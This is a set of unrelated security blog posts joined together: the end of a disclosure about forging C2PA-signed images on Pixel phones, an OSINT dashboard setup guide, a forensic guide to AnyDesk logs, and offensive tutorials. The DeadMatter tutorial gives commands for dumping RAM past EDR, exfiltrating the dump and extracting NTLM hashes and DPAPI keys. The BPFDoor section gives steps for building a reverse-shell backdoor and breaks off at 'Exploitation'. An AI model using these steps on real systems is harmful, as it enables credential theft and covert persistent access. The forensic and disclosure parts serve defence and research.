  3. Google has a bounty program that pays researchers for finding vulnerabilities. I never signed up because Google requires agreeing to legal terms. (Even if I conceptually agree to the reasons behind their terms, I cannot sign anything that could be construed as a legal agreement. I just want to report a bug.) However, retr0id doesn't have those same limitations. Since he implemented it, we (PASAWG, myself, and Google) asked him to submit it through Google's Vulnerability Reward Program (VRP). He did.

  4. Google's VRP almost immediately sent retr0id two emails. The first said that the vulnerability was out of scope. The second said to ignore the first email and that it was in scope. They did end up logging it as a received report.

  5. Fast forward two months. Retr0id received an email from Google's VRP. (I am including it here with his permission.)
    jo...@google.com #9 Jul 14, 2026 12:36AM

    Status: Won't Fix (Infeasible).

    Hello,

    The Android Security Team has conducted an initial severity assessment on this report. Based on our published severity assessment matrix (1) it was rated as not being a security vulnerability that would meet the severity bar for inclusion in an Android security bulletin. If you have additional information that you believe we should use to reassess this report, please let us know.

    Please note that notwithstanding our severity rating and the closure of this external bug, we may nonetheless pass this issue on to the feature team for remediation. Therefore, please know that we appreciate this submission and any future contributions.

    The Resolution Notes label has been set to NSBC (Not Security Bulletin Class) to reflect this assessment.

    Thank you,
    Android Security Team.
    (1) Severity Matrix: https://source.android.com/security/overview/updates-resources#severity

    How did we do? Please fill out a short anonymous survey.
    They closed it out as a "Won't Fix (Infeasible)". Google defines "Won't Fix (Infeasible)" as "The changes that are needed to address the issue are not reasonably possible."

    More importantly, Google labeled it as "NSBC (Not Security Bulletin Class)". This code means that it either isn't a security vulnerability or isn't considered severe. In effect, Google explicitly said that a vulnerability in Google's flagship Pixel product line, which permits anyone to sign anything as if it legitimately came from the camera, is not a significant security vulnerability. I disagree with Google: verifiable history (provenance), reliable source attribution, and secure key management are explicitly security concerns. (See NIST SP 800-193 Platform Firmware Resiliency Guidelines, NIST SP 800-57 Recommendation for Key Management, and NIST SP 800-53 Rev. 5 Security and Privacy Controls for Information Systems and Organizations.) This demonstrates a fundamental disconnect between how Google views "OS platform boundaries" and "content provenance integrity".
It took a while, but retr0id did receive payment for reporting this bug to Google. VRP bounties are only for security issues. By paying the bounty, Google implicitly confirms that this bug is a security problem, even though it was classified as NSBC and kept out of the security bulletin. The NSBC classification also means no CVE was assigned, which keeps the issue out of regulatory tracking, enterprise compliance audits, and the National Vulnerability Database (NVD).

We have done our due diligence for reporting this problem. Google has decided to downplay the vulnerability, claiming that it isn't a noteworthy security issue. In contrast, C2PA did not respond at all.

Revoking Certificates

Within days of demonstrating the bug and sharing the sample image, Google revoked the X.509 signing certificate used for the glitter-milk picture. That sounds like responsible incident response on the surface, but in practice, it reveals a fundamental flaw in how Content Credentials interact with public key infrastructure (PKI). Keep in mind, they quickly revoked the certificate (a security response), despite Google's formal response weeks later saying that it was not significant enough for a security bulletin.

There are two major problems with relying on revocation to fix forged media:
  1. Validators Don't Check Revocation
    The current C2PA specification does not require validators to perform revocation checks. As of this writing, I am unaware of any conforming validator products that check whether a manifest's certificate has been revoked. So even though Google revoked the certificate for the glitter-milk photo, most C2PA validation tools will still happily report the image as authentic.

  2. The Privacy Paradox: Unique Signing Certificates
    To prevent third parties from tracking users across photos, Google designed their C2PA implementation to issue an ephemeral, unique signing certificate for every single photo.

    The trust chain looks like this:

    • Root CA: Google's root certificate sits on the C2PA-managed trust list.

    • Intermediate Certificate: Google's root issues an intermediate certificate. As far as I can tell, every Pixel device uses the same set of intermediate certificates.

    • Leaf Certificate: The intermediate cert issues a brand-new, single-use leaf certificate that is used to sign an individual image capture.

    Because every picture gets its own unique signing certificate, revoking the glitter-milk certificate only invalidated that one specific photo. This does not prevent retr0id (or anyone else with this exploit) from generating millions of additional forged images on that exact same compromised Pixel.
This signing approach, with unique signatures per picture, introduces serious problems:
  • Ineffective Revocation: Google can only revoke certificates for forgeries that are actively discovered and reported to them. Unreported forgeries remain 100% valid.

  • Denial of Service: An attacker running an automated batch script could sign millions of synthetic images. Reporting all of these intentional forgeries would likely swamp Google's certificate revocation infrastructure.

    (At the technical level: this is an attack against the ingest pipeline and OCSP signer; C2PA does not support CRLs for revocation. Google currently lacks a portal or documented process for users to submit individual forged photos for revocation. If Google were to build a portal without rate-limiting, it risks becoming a bandwidth/DoS problem on its own. If they add CAPTCHA or other throttling to protect the ingest pipeline, then known forgeries may not be submitted in a reasonable time, and humans could become discouraged. Moreover, bulk OCSP revocation could plausibly strain cryptographic signing throughput.)

  • Verification Problem: When a user submits a picture to Google for revocation, how does Google know that it really is a forgery? With the glitter-milk example, we explicitly showed them how it was made. However, a malicious person could submit legitimate photos and claim they are forgeries. Google needs some way to identify whether a signed picture from a Pixel device is actually from the camera. This remains a hard problem. Depending on their implementation, Google could reject real forgery reports if the verification process is too strict or revoke legitimate photos if it's too lenient.

    • Without C2PA: Individual analysts must evaluate the media using whatever tools they have available.

    • With Google's C2PA signature: When someone submits a picture for revocation, the onus is on Google to provide the verification. (I suspect that nobody asked Google's legal department about whether the company wanted to be put in the position of validating all pictures.) Keep in mind: the entire premise of C2PA is that Google cannot otherwise verify whether a picture is authentic, so asking Google to verify whether a revocation request's media is real just restates the same unsolved problem.

  • Painted Into a Corner: With the current architecture, Google cannot revoke the device's intermediate certificate without instantly invalidating every authentic, legitimate Pixel photo ever taken. Google's revocation approach effectively becomes all or nothing. In either case, they cannot stop one individual from creating signed forgeries.
Since the core exploit impacts Android's StrongBox and TEE architecture, revoking individual certificates does not resolve this problem. Revoking a certificate, only to have an attacker compromise the replacement certificate in the exact same way, is not an effective security solution.

By choosing privacy through single-use certificates, and without addressing local key abuse, Google created a system where revoking a compromised image is nothing more than security theater.

Real-World Problems

It is easy to treat "Glitter Milk" as an amusing and harmless proof-of-concept. But the implications of a broken content provenance model are anything but funny.


Image provenance is critical for determining whether the media represents something real or fake. Whether it's a political proof-of-life, images of war or strife, or even something less extreme, like an insurance claim, there are direct consequences from forged provenance.
  • This Mitch McConnell picture has no camera-original metadata, but does include an XMP record showing that it was altered with an Adobe application hours before being released to the public. If someone replaced the metadata with fake Google Pixel information, and then had it signed by a real Google Pixel device, would it be more trustworthy?

  • The second picture is from an artist who creates AI-generated pictures of life in Russia. If we removed the Facebook re-encoding artifacts and had it signed by a Google Pixel device, would you think it was authentic?

  • The third picture is part of a product defect claim. Unlike the first two, this one isn't hypothetical: it carries a cryptographically-valid C2PA signature that genuinely came from a Google Pixel device. But now that we've shown that same "came from a camera" signature can be applied to non-camera media, should you trust it?
It's hard enough to debunk one false picture. However, with a little effort, a malicious actor could add in fake camera metadata and have it authoritatively signed by a trusted device. That significantly increases the effort to debunk a picture since it has the backing of Google's cryptographic signature as an unbreakable "official truth". (Remember kids: Strong cryptography over untrusted data does not make the data more trustworthy.)

Untrusted By Design

This glitter-milk picture demonstrates how any image can be assigned false provenance and signed with a cryptographically valid Google signature. Moreover, this problem also works in reverse: genuine photos with signatures can be easily dismissed as "just another C2PA forgery." Regardless of the ground truth, an analyst cannot determine if a picture is real or fake based on Google's implementation of C2PA; the signature effectively means nothing.

Google's initial announcement made some extraordinary claims that have failed to stand up to scrutiny:
  • Claim: "Pixel and Android are bringing a new level of trust to your images with C2PA Content Credentials".

    Fact: The devices can be used to sign any file, real or fake, with legitimate C2PA-signed claims identifying that the media came from the camera. This does not introduce a new level of trust; it enables a new way to commit fraud and disinformation.

  • Claim: "The Pixel 10 lineup is the first to have Content Credentials built in across every photo created by Pixel Camera."

    Fact: This is false. Nikon shipped C2PA Content Credentials in Z6 III firmware in late August 2025, weeks before Google's announcement. Days later, researcher Adam Horshack showed the camera could be used to sign arbitrary images, forcing Nikon to indefinitely suspend the service and revoke every certificate it had issued. Google isn't first; it's just the first to repeat Nikon's mistake with better marketing.

  • Claim: "Pixel Camera app achieved Assurance Level 2 ... only possible on the Android platform."

    Fact: While they acquired Assurance Level 2 on paper, it appears to be absent from the implementation. Moreover, they stated that protecting the keys from signing arbitrary images is not possible ("Won't Fix (Infeasible)"), so whatever Assurance Level 2 is meant to guarantee, it clearly doesn't hold up in practice on the Android platform.

  • Claim: "A private-by-design approach to C2PA certificate management, where no image or group of images can be related to one another or the person who created them."

    Fact: While true, this prevents them from revoking future pictures from a known-compromised device. A device that has been rooted and is generating signed forgeries can continue to operate unabated.

  • Claim: "Pixel 10 phones support on-device trusted time-stamps, which ensures images captured with your native camera app can be trusted after the certificate expires, even if they were captured when your device was offline."

    Fact: While it is true that the Pixel 10 has a built-in trusted time-stamp service, that does not mean that it is only applied to "images captured with your native camera app". This claim is misleading.
In effect, Google's C2PA-enabled devices provide no reliable protections or 'truth' about the media -- and Google knows it.

Flawed Foundations

The problems detailed in this blog are not limited to the Google Pixel or its C2PA Assurance Level 2 rating. These problems are fundamental and impact other C2PA implementations. For example, Evergreen Labs has a C2PA Assurance Level 2 application called "GreenCheckmark" (screenshot) that can be used to sign any image or video as if it came from the device. However:
  • C2PA's Conformance Program only checks the paperwork for compliance, not the implementation. In this case, the Conformance Program states that the app has Level 2 assurance.

  • According to Evergreen Labs, the app received approval for Level 2, but only implemented Level 1. There is no C2PA-provided or user-identifiable information that identifies this discrepancy.

  • Even if the app was fully implemented, Assurance Level 2 requires using Android's StrongBox/TEE, and Google already stated that it knows the environment does not provide adequate protections ("Won't Fix (Infeasible)").
GreenCheckmark isn't the point of failure here; failures are inherited from Google and C2PA.



If you still believe that C2PA works, then I have news for you: Scientists have created multi-colored sheep for dye-free yarn. According to Adobe Inspect (a conforming validator) and CAI Verify, this is legitimate "captured media" from a camera, signed by GreenCheckmark, and it is a Level 2 conformant application (screenshot). Similarly, YouTube's description reports that this video clip from the CGI movie "Big Buck Bunny" is signed by Evergreen Labs and "Captured with a camera" (screenshot).

The same class of vulnerability exists for Android and iOS (except that iOS is harder to root). Moreover, retr0id has additional working demonstrations from many other C2PA-enabled apps, including Proofmode (a Level 1 conformant app; see forgeries at Adobe Inspect and CAI Verify). To date, no C2PA implementations are immune to signing forged media.

We live in an era of deep skepticism, where public trust in visual media is at an all-time low. Proponents of C2PA argue that cryptographic signing solves this problem: if an official photo carries a valid, hardware-backed C2PA signature, the public can trust it. But the truth is that the C2PA signature carries no weight for providing any type of reliable authentication, validation, or provenance. Instead, it turns every device into a powerful tool for laundering disinformation as fact, which is worse than doing nothing.

Special thanks to retr0id, Shawn, and PASAWG for their assistance. All vendors whose products are shown signing forgeries in this blog were notified of the problem. Claude and Gemini were used to help write portions of the code for these demonstrations. (At one point, we had to pause for a few hours after running out of free tokens.) Getting root is hard. Writing the code to implement the vulnerability is a very low bar and can be done with an AI assistant.

Open Source Intelligence (OSINT): Tracking World Events with ShadowBroker

Welcome back, investigators!

The world is moving fast and it’s hard to keep up with everything happening around us. Not long ago, news from foreign places could take days or weeks to arrive. Now it’s different. Planes, ships, satellites, news and basically everything else is indexed and on the internet. The only problem is there are so many services and this fragmentation can drain your focus fast. But all these things can be integrated into one platform that runs locally.

We want to talk about ShadowBroker today. The developers did a great job making the tool professional, so it does deserve your attention. 

ShadowBroker

ShadowBroker is an OSINT dashboard designed to collect a wide variety of public intelligence feeds into its map interface. It visualizes live information from different sources, which includes aircraft and maritime tracking, satellite orbit data, reports on world conflicts and so much more.

The developers built it using Next.js for the frontend and MapLibre GL for rendering the interactive mapping layer. FastAPI and Python are used for the backend.

Setting Up

Before we start working with the dashboard, we need to set up a couple of things first. The tool does support different OS, but we’ll use Kali. 

ShadowBroker needs Docker and Docker Compose to be installed on the system.

Here are the commands that will help you set things up:

kali > sudo apt update
kali > sudo apt install docker.io
kali > sudo systemctl start docker
kali > sudo systemctl enable docker
kali > sudo apt install docker-compose
kali > sudo usermod -aG docker $USER
kali > newgrp docker
installing docker

When you run these commands, you might be asked to restart different services. Press “Ok” and wait for the installation to complete. After the installation is complete, restart your Kali.

When your Kali boots, the Docker service should already be running. Now we can install ShadowBroker:

kali > git clone https://github.com/BigBodyCobain/Shadowbroker.git
kali > cd Shadowbroker

Once you’re in its directory, you need to run Docker commands with root privileges, otherwise it will throw an error:

kali > sudo su
root > docker compose pull
root > docker compose up -d
docker completed and installed the app

It will take a few minutes to install. Time spent on waiting really depends on you hardware and internet speed. It might take roughly 10 minutes. When Docker is done, see if ShadowBroker is up:

root > docker ps
docker ps

You should see its containers in the output. Your system will keep them running in the background every time you boot.

Dashboard

Now we are ready to test it. Make sure you have allocated enough resources to your Kali VM to let it run smoothly. Open your browser and put this in the search bar: http://localhost:3000 (or try http://127.0.0.1:3000 if it doesn’t open anything).

api keys are optional

When you open it for the first time, it will ask you for API keys. These keys are optional and you can skip this part. It will also offer you the option to hook up an AI agent to parse through the data and find correlations, but there is already enough data without it.

overview

On the left side, there is a panel with many Data Layers with information that can be enabled or disabled. They include military flights, private jets, commercial aircraft, maritime vessels, satellite tracking, seismic activity and other global monitoring feeds. The list continues to expand.

It may feel overwhelming at first to work with the dashboard, so there is a legend with icon references. You can find it at the top of the left side, it has a small book icon.

map legend

News 

News alerts appear on the lower right side of the interface, categorized by their level of importance.

news

When significant events occur in a particular region, the platform aggregates related news articles and shows them as yellow clusters on the map. You can open these clusters and see the headlines with links that lead to original sources.

news in clusters

Red clusters contain information collected from Telegram. You can see them scattered across the globe. Quite often they have media attached to them. 

telegram news in red clusters

There is also Threat Intercept, these are big banners with alerts that you see on the screen in different regions. You can click and see more detailed information

threat intercept

Military Bases

The recent update brought military bases to the map. Here are some of them near the Strait of Hormuz

military bases

Antennas and Nodes

Antennas and Metastatic nodes are also available in the dashboard. You can tune in or send a message.

antennas and nodes

Satellite Monitoring

Satellites orbiting the Earth have different purposes. Some of them are used for weather forecasting, others give us communication services. There are also some used for recon, military and scientific missions. If you enable the satellite layer, you can see them moving across the planet.

satellites

GPS Jamming

GPS jamming can happen for several reasons, including military exercises, electronic warfare operations or just experimental testing.

gps jamming

Here you can see parts of Romania being jammed near the capital.

Aircraft Tracking

The dashboard has several categories of aircraft, including military planes, tracked VIP aircraft and commercial flights.

tracking airplanes

Some aircraft are tagged with additional information that identifies their owner. The one above belongs to the government of Morocco. You can look up specific individuals in the search bar. For instance, searching for the President of the United States will show the location of his aircraft if he’s flying somewhere. 

Satellite Captures

The satellite captures are updated on a daily basis. They can be useful for environmental monitoring and weather observation.

sat imagery

You can play with different layers under Satellites to see other things. For example, here is VIIRS Nightlight by NASA.

night time sensors

Summary

OSINT is generally about connecting many small pieces of publicly available information into one thing. It’s an arduous thing to do, since you have to jump from tab to tab and find ways to piece it all together. ShadowBroker brings all that aggregated and prioritized information into one platform. The developers have been taking good care of the project for almost half a year now since they published it. New things keep getting integrated, expanding the amount of data available for analysis. Given how simple it is to set up, it’s worth giving it a shot.

If you want to improve your OSINT skills, consider our OSINT training. Those who need assistance in finding the truth, don’t hesitate to reach out to us at hackers-arise@protonmail.com. We will conduct an investigation for you.

The post Open Source Intelligence (OSINT): Tracking World Events with ShadowBroker first appeared on Hackers Arise.

Digital Forensics: AnyDesk – Favorite Tool of APTs

Welcome back, digital investigators!

AnyDesk was first introduced around 2014, and it very quickly became a popular RMM tool. It’s lightweight and easy to deploy. Those same qualities also made it attractive to hackers and APTs. Over the last several years, it’s become one of the preferred tools for maintaining persistent access to compromised systems.

Given that many admins use it legitimately, it’s common to find on corporate machines. All the hacker needs to do is gain access to the endpoint, change the AnyDesk password or configure a new access profile. This persistence often goes unnoticed for weeks or months. During that time the hacker can come and go as they please. Many organizations don’t monitor RMM logs at all, even when they have a mature SOC in place. We’ve seen companies with large infrastructures and centralized logging completely ignore AnyDesk connections. That gives hackers time to get ready for a ransomware attack.

We also see hackers modifying registry settings so the accessibility button at the Windows login screen opens a CMD prompt with the highest privileges. We showed this in our “PowerShell for Hackers – Basics” article. 

If you want to see how widespread this abuse is, look at recent reports on Russia.

Kaspersky has documented incidents where AnyDesk was used by hacktivists and ransomware groups during their operations. In the ICS-CERT reporting for Q4 2024, for example, Crypt Ghouls relied on Mimikatz, PingCastle, Resocks, AnyDesk, and PsExec. In Q3 2024, BlackJack used AnyDesk, Radmin, PuTTY and tunneling with ngrok for persistence across Russian government, telecom and ICS. And that’s just a glimpse of it.

With that in mind, we want to show you how to investigate a computer that was compromised through AnyDesk.

Log Files

Today we’ll focus on log files that can help you determine whether there’s been unauthorized access. These logs can show the hacker’s AnyDesk ID, their display name, their OS and IP address. The logs can also show whether there were attempts to upload files or exfiltrate them.

During incident response this insight is already valuable. On top of that, collecting these logs and ingesting them into your SIEM can help you generate alerts on night-time access.

Here are the log files and full paths that you will need for this analysis:

C:\Users\%username%\AppData\Roaming\AnyDesk\ad.trace
C:\Users\%username%\AppData\Roaming\AnyDesk\connection_trace.txt
C:\ProgramData\AnyDesk\ad_svc.trace
C:\ProgramData\AnyDesk\connection_trace.txt

AnyDesk can be used in two distinct ways. The first is as a portable executable. In that case, the user runs the program directly without installing it. When used this way, the logs are stored under the user’s AppData directory. The second way is to install AnyDesk as a service. When AnyDesk runs as a service, ProgramData will contain trace files. The AppData folder will still hold the ad.trace file. Together these files form the basis for your investigation.

Connection Log Timestamps

The connection_trace.txt logs are readable and give you a record of successful AnyDesk connections. Here is an example with a randomized AnyDesk ID:

Incoming 2025-07-25, 12:10 User 568936153 568936153
reading connection_trace.txt anydesk log file

The real AnyDesk ID has been redacted. The log shows there was a successful inbound connection on 2025-07-25 at 12:10 UTC from the AnyDesk ID. This only confirms that remote access happened, but we can dig deeper using the other logs.

Finding Information About the Hacker

Now we can try to understand who the hacker might be. Although names, IDs and OS can be changed by the attacker at any time, patterns still exist. Most don’t constantly change their display name unless they are extremely paranoid. Even then, the timestamps do not lie. Remote logins occurring repeatedly in the middle of the night are a strong indicator of unauthorized access.

We will work primarily with the ad.trace and ad_svc.trace files. These logs are noisy, so it’s better to search for specific keywords:

PS > get-content .\ad.trace | select-string -list 'Remote OS', 'Incoming session', 'app.prepare_task', 'anynet.relay', 'anynet.any_socket', 'files', 'text offers' | tee adtrace.log
parsing ad.trace anydesk log file

PS > get-content .\ad_svc.trace | select-string -list 'Remote OS', 'Incoming session', 'app.prepare_task', 'anynet.relay', 'anynet.any_socket', 'files', 'text offers' | tee adsvc.log
parsing ad_svc.trace anydesk file

We filtered out only the most interesting lines and saved them into adtrace.log and adsvc.log

IP Address

In many cases, the ad_svc.trace log contains the external IP address from which the hacker connected. “Logged in from” has the IP next to it, while “Accepting from” has the AnyDesk ID. These values were redacted.

anydesk ad_svc.trace log file contains the ip adress of the user accessing the machine via anydesk

Once you have the IP, you can block it and remove the app from the host if it’s not necessary. Many of these unauthorized connections originate from VPN servers, of course. 

Name & OS Information

Inside ad.trace you will find the hacker’s display name after “Incoming session request”. Right next to that field you will see their AnyDesk ID. You may also see references to the hacker’s operating system.

anydesk ad.trace log contains the name of the anydesk user and their anydesk id

Here the connection came from a Linux machine and they’d set their display name to “IT Dep” in an attempt to look legitimate.

Data Exfiltration

AnyDesk also supports file transfer both ways. Hackers can upload malware or exfiltrate sensitive company data directly through the session. In the ad.trace logs you will sometimes see references such as “Preparing files in …” which indicate file operations were taking place.

This line alone does not always tell you what exact files were transferred, especially if the hacker worked out of temporary directories. However, correlating those timestamps with Windows forensic artifacts can show exactly what the hacker copied.

anydesk ad.trace log contains the evidence of data exfiltration

In our case, files stored in the Documents folder were exfiltrated.

Summary

Given how widespread AnyDesk is, you should always treat its logs as high priority artifacts. AnyDesk is one RMM tool, and there are plenty more out there being actively abused for persistence. Make sure their logs are consistently collected and ingested into your SIEM so you can spot suspicious activity outside business hours.

If you’re interested in digital forensics, we recommend our training for both beginners and those looking to advance their forensic skills.

Our team also provides digital forensics services. If you need any support during an investigation, we’re always happy to help. Contact us at hackers-arise@protonmail.com

The post Digital Forensics: AnyDesk – Favorite Tool of APTs first appeared on Hackers Arise.

Digital Forensics: Extracting Credentials with DeadMatter

Welcome back, cyberwarriors!

During pentests, we often run into EDRs and antiviruses protecting endpoints. These mainly stop you from dumping hashes and running malware on the hosts. Although they’re often good at what they do, they still have flaws that make them vulnerable to chokers and killers that can terminate their process.

If you’ve ever tried dumping LSASS or extracting SAM and SYSTEM hives, you’ve seen the EDR block your attempts. There are legit ways to do it, for instance with reg.exe or Task Manager, but these have been abused for so long that they can’t be relied on anymore. Despite all that, dumping hashes is really easy if you do a complete memory dump with forensics tools and pull the hashes from the dump. These tools don’t just target LSASS, they do a full memory dump that includes everything. That’s what’s supposed to happen during incident response procedures, so nothing gets flagged and it won’t, because that would interfere with security work.

Today we want to show you how to use FTK Imager with DeadMatter to extract different credentials. FTK Imager needs a GUI, so if you don’t have it try running DumpIt from CLI instead. It’s available on GitHub.

What is DeadMatter

DeadMatter is written in C# and its whole job is to extract sensitive information from memory dumps. It scans raw data to find patterns associated with credentials, that way you can recover them even when the memory dump is incomplete or the format isn’t predictable. The tool is also lightweight and isn’t flagged by AV/EDR, so you can extract hashes on the victim machine directly without transferring these huge files around. The results include NTLM hashes, DPAPI keys, and other artifacts tied to logon sessions. The tool was first presented at Black Hat USA 2025.

Compiling DeadMatter

The repository for DeadMatter doesn’t include a precompiled binary and you will need to build it yourself. You can do it with Visual Studio or using the .NET Framework.

If you choose to compile it manually, you can clone the repository and execute the build process from PowerShell.

PS > dotnet build -c release
compiling deadmatter

Once it completes, Deadmatter.exe will be in the bin\Release directory. The build process usually completes without issues, if you have the required .NET components installed correctly.

If you prefer not to compile the tool yourself or run into problems during the process, you can use our compiled version to save time. We uploaded the compiled executable to our GitHub.

Capturing RAM

Before moving forward, it is important to understand that this technique relies on the ability to extract credentials from memory, which is significantly affected by the state of Credential Guard. If Credential Guard is enabled, credentials are isolated and you won’t be able to access them.

But in many environments with Windows 10 Pro or Windows Server versions prior to 2025, Credential Guard is often disabled. These systems are still widely used across corporate infrastructures. Newer deployments usually have it enabled by default now. To avoid unnecessary effort you can check the status of Credential Guard before proceeding.

PS > Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
checking credential guard

If it shows that it’s disabled {0}, you can proceed with memory acquisition.

We used FTK Imager to capture RAM. You just need open the app and click “Capture Memory”

capturing ram

Then you specify the name and the destination path. The default settings are enough.

capturing ram in a raw format

Our next step is exfiltration. Modern systems often have large amounts of RAM. Servers commonly have 16-32GB as a baseline, and systems that have Microsoft Exchange may have significantly more. A raw memory dump of this size can be quite large, but you can compress it with 7z. It’s possible to reduce it from 32GB down to 12 GB, if you don’t want to run DeadMatter directly on the compromised system.

Extracting Credentials

Once the dump is transferred, you can extract creds. To process a full memory dump in raw format using structured parsing and carving, run this:

PS > .\Deadmatter.exe -f memory_dump.raw
extracting ntlm credentials with deadmatter

The output is quite detailed. As you scroll through the results, you will find different credentials associated with active or recently active sessions on the system.

extracting ntlm credentials with deadmatter

If you want to rely purely on carving methods, you can ignore structured parsing and search the raw data directly:

PS > .\Deadmatter.exe -f memory_dump.raw -m carve

When you work with a minidump file and want to use a specific parsing method, you can define the technique and the Windows version:

PS > .\Deadmatter.exe -f lsass.dmp -m mimikatz -w WIN_10_1507 -v

There are also more advanced options available. For instance, you can extract both credentials and DPAPI keys with additional brute-forcing to find initialization vectors within the data:

PS > .\Deadmatter.exe -f memory_dump.raw -b -d

Try different methods and see if you can find more information. 

Defense

To protect yourself from these attacks, make sure Credential Guard is on. It’ll make the credentials inaccessible. It’s also a good idea to monitor which forensic tools are being used. Ideally, keep a whitelist of approved tools that way you can spot someone trying to do a dump without authorization.

Summary

While defenders should have a red team mindset, hackers should have a blue team mindset to know how things work on the other side. Digital forensics is a great field and applies to both sides. Extracting credentials from systems is just one of its uses, more advanced knowledge can help you with behavior analysis and evasion.

If you want to learn more about Digital Forensics, we have training for beginners and for those who want to advance their skills in it.

The post Digital Forensics: Extracting Credentials with DeadMatter first appeared on Hackers Arise.

Compromising Telecom Systems: Deploying and Detecting the BPFDoor Backdoor

Welcome back, aspiring cyberwarriors.

As you might know, not all dangerous threats are the loud ones. We often hear about ransomware campaigns that paralyze companies and demand money. Money is the key factor in these operations. If the victim pays once and gets their decryption key, there’s a chance they will pay a second time. That means the key must be delivered to the victim. Total destruction isn’t really the objective here. Things need to stay in a state where they can be fixed within a short period of time if the victim pays.

With state sponsored APTs, things are a bit different. Given the strategy China has right now in regards to the West, they’re trying to preposition themselves for a future conflict, so gaining as much access as possible is the current goal. Once things go south, all that compromised infrastructure starts crippling systems in a bid to cause as much damage as possible. That’s what happened before and during the first days of the Russian invasion of Ukraine and other countries, so there’s a good chance that’s what will happen during an active conflict with China.

An investigation by Rapid7 Labs found evidence of an advanced China nexus threat actor known as Red Menshen. This group has been placing stealthy digital sleeper cells inside telecommunications networks. These are long-term operations built for persistence and access to sensitive environments, including government infrastructure.

At the center of this activity is BPFdoor.

What is BPFDoor

BPFdoor doesn’t behave like conventional malware. It doesn’t open a visible listening port or maintain a C2 channel. BPFdoor is a passive Linux backdoor that works at a very low level in the system. It uses the Berkeley Packet Filter (BPF), which is a feature inside the Linux kernel designed for packet filtering and analysis. Normally, BPF is used for legitimate purposes such as monitoring. In this case, it is being abused. The backdoor attaches itself to a raw network socket and inspects incoming traffic. It can actually see packets before firewall rules have a chance to process them. So even if your firewall is configured correctly, the backdoor can still see traffic that should have been blocked.

Most of the time, the backdoor does nothing. It remains completely dormant, which makes it difficult to detect through behavior. It just waits for a “magic packet”. That magic packet has a predefined pattern known only to the hacker. When it arrives, the backdoor wakes up and gives the hacker a reverse shell, so that he doesn’t expose the entry point.

For this article we will use a simplified PoC. It doesn’t include advanced features such as encryption, persistence or espionage modules. But it’s enough to show the core idea and that’s what matters for our learning. The original rootkit can be found here.

Setting Up

We begin by cloning the repository and modifying the trigger file. That’s the file responsible for sending the magic packet that activates the backdoor.

kali > git clone https://github.com/pjt3591oo/bpfdoor.git
kali > cd bpfdoor
kali > vim trigger.c
editing the bpfdoor trigger

Inside trigger.c you need to specify two IP addresses. One is the target machine where the backdoor will run, and the other is your attacking machine. We used Kali for this.

You will notice a small detail in the code, a character ‘X’ placed before the IP address. It is a simple magic byte used by the PoC to identify valid trigger packets. It should not be removed, as it is part of the mechanism that wakes up the backdoor.

Once the file is ready, you compile both the trigger and the backdoor.

kali > gcc trigger.c -o trigger
kali > gcc bpfdoor -o bpfdoorpoc
kali > chmod +x trigger
compiling the bpfdoor backdoor and the trigger

After compiling, we are ready to move to the target system.

Exploitation
